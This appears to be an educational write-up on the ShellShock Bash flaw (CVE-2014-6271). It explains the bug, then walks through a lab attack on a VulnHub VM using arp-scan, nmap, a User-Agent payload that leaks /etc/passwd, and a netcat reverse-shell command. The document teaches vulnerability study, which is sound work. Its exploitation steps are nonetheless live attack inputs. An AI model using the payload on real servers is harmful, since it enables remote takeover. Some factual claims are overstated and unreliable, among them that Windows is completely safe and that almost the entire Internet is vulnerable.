The ShellShock Attack

Nayan Das

[1]*University of Delhi,* [2]*Lucideus Technologies*

nayandas3234@gmail.com

I. INTRODUCTION

This document is intented to provide detailed study on ShellShock attack. It covers all the required topics for understanding this exploit. The proof of concept will help visualize and perform the attack in a virtual scenario to understand the attack vector and the process of exploitation. We're going to look at the *CVE-2014–6271* and get a better understanding of it.

II. KEY TERMS

Bash, Shell Shock, Environment Variables, CGI Scripts, CVE-2014–6271, Reverse Shell

III. DEFINITIONS

[1] Bash

Bash is a Unix shell written for the GNU Project as a free software replacement for the Bourne shell (sh). It is often installed as the system's default command-line interface. It provides end users an interface to issue system commands and execute scripts.

[2] ShellShock

This vulnerability in Bash allows remote code execution without confirmation. A series of random characters, () { :; }; , confuses Bash because it doesn't know what to do with them, so by default, it executes the code after it.

Windows is completely safe from this vulnerability. About 75%+ of the Internet is Apache, and 80% of Apache servers run on Linux, so almost the entire Internet is vulnerable.

Bash functions can be used in .sh scripts, one liner commands and can also be defined in environment variables.

[3] Environment Variables

Environment variables or ENVs basically define behavior of the environment. They can affect the processes ongoing or the programs that are executed in the environment.

Declaring an Env Variable:
$ export NAME=VALUE

To display any Env Variable:
$ echo NAME

The source of the issue is that Bash can have internal function declaration in its environment variable. The first version of the vulnerability is related to the ability to run arbitrary commands after a function declaration.

First, we need to declare that the environment variable is a function using `()`. Then we will add an empty body for the function. Finally, we can start adding the command we want to run after the function declaration.

env x='***() { :;};* echo vulnerable**' bash -c "echo test"

Shellshock is effectively a Remote Command Execution vulnerability in BASH.
The vulnerability relies in the fact that BASH incorrectly executes trailing commands when it imports a function definition stored into an environment variable.

1. In the above code *x=() { :;};* is our legit function definition in BASH environment variable.
2. The next part, i.e echo vulnerable is the injection of arbitrary OS command.
3. The rest are the BASH command echo test invoked with on-the-fly defined environment.

The BASH was vulnerable to this since version 1.03 of Bash released in September 1989.

I will be talking about the RCE via Apache with CGI Scripts.

[4] CGI Scripts
CGI stands for Common Gateway Interface. It is a way to let Apache execute script files and send the output to the client. Those script files can be written in *any* language understood by the server.

To exploit "Shellshock", we need to find a way to "talk" to Bash. This implies finding a CGI that will use Bash. CGIs commonly use Python or Perl but it's not uncommon to find (on old servers), CGI written in Shell or even C.

When you call a CGI, the web server (Apache here) will start a new process and run the CGI. Here it will start a Bash process and run the CGI script.

Apache needs to pass information to the CGI script. To do so, it uses environment variables. Environment variables are available inside the CGI script. It allows Apache to easily pass every headers (amongst other information) to the CGI. If you have a HTTP header named `Sike` in your request, you will have an environment variable named `HTTP_SIKE` available in your CGI.

[5] CVE-2014–6271
NIST definition : GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." Base Score: 9.8 CRITICAL

[6] Reverse Shell
A reverse shell is a shell process which will start on a machine, and its input and output are controlled by an attacker from a remote computer. And always, the shell runs on the victim’s machine, but it will take the input from the attacker machine and also prints its output on the attacker’s machine. Reverse shell will give the attacker a convenient way to run commands on a compromised machine.

IV. STEPS FOR EXPLOITATION

[1] In my setup, I am running Kali Linux in NAT mode on Vmware Workstation Pro. My host machine OS is Ubuntu 18.04.

[2] After downloading the vulnerable machine from vulnhub, boot it in virtual machine in NAT mode, so now we are in same network range.


[3] Since we do not know the IP for the ShellShock vulnerable machine, we will quickly perform an arp-scan.

arp-scan --local


[4] So from the scan results we identify the IP for the Shellshock vulnerable VM i.e 192.168.234.151

[5] Now we can do an nmap scan to identify the open ports.

nmap -p- -sV 192.168.234.151




[6] We see that port 80 is open; copy the ip into the browser and we get a page stating “CVE-2014-6271” and “This system is running”.



[7] I will be using burp suite, intercept the web page using burp proxy. There is a cgi script running, requirements to do Shellshock are met, so let’s see if it really works.

[8] Now in the request we have several parameters, so lets target the User-Agent .Using a simple test payload shows a response which confirms shellshock bug is present.

/etc/passwd details of the vulnerable VM is displayed in the screen in response.




Now let’s try the exploit and get a Reverse Shell

[9] Intercept the web request in burp and open a terminal in Kali Linux with netcat listening on port 1337.

 # nc -lvp 1337

[10] Edit the User Agent parameter :

 # () { :;}; /bin/bash -c ‘nc 192.168.234.166 1337 -e /bin/sh’



V. REFERENCES

[1] Shellshock - Tudor Enache

[2] Anshuman Pattnaik : Shellshock Attack on a remote web server

[3] ka1d0 : Bash Shellshock Part 1

[4] CVE-2014-6271

[5] Pentesterlabs : ShellShock exercise

[6] Tom Scott : ShellShock Bug In About Four Minutes

[7] Computerphile : ShellShock Code & the Bash Bug

[8] Mashable : What is ShellShock?